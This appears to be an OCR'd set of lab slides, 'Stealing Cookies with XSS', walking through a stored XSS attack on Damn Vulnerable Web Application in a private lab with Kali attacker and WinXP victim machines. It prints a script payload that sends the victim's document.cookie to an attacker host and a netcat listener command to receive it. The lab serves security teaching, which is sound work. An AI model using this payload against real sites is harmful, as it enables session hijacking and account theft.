
[Kali] **http://10.76.xx.101/dvwa/login.php**



Login with username and password = admin

Stealing Cookies with XSS


[Kali] **http://10.76.xx.101/dvwa/index.php**



Click on Setup

Stealing Cookies with XSS


[Kali] **http://10.76.xx.101/dvwa/setup.php**



Click on Create / Reset Database

Stealing Cookies with XSS


[Kali] **http://10.76.xx.101/dvwa/index.php**



Click on XSS Stored

Stealing Cookies with XSS

[Kali] **http://10.76.xx.101/dvwa/vulnerabilities/xss_s/**




Mu Ha Ha

```
<script>new Image().src="http://10.76.xx.150/bogus.php? "+
document.cookie;</script>
```

To lay the trap, fill in the form and click the Sign Guestbook button

Stealing Cookies with XSS


[Kali] **http://10.76.xx.101/dvwa/vulnerabilities/xss_s/**



Log out for now

Stealing Cookies with XSS


[Kali] **http://10.76.xx.101/dvwa/vulnerabilities/xss_s/**



Attacker logs out for now

Stealing Cookies with XSS


[WinXP] **http://10.76.xx.101**



The victim browses to the OWASP VM

Stealing Cookies with XSS

[WinXP] **http://10.76.xx.101**



Scroll down and select Damn Vulnerable Web Application


Stealing Cookies with XSS

[WinXP] **http://10.76.xx.101**

Login with username and password = admin

Stealing Cookies with XSS


[WinXP] **http://10.76.xx.101/dvwa/index.php**



Switch back to Kali for the next step

Stealing Cookies with XSS


[Kali] **netcat -lvp 80**



Start listing for incoming http traffic to port 80

Stealing Cookies with XSS

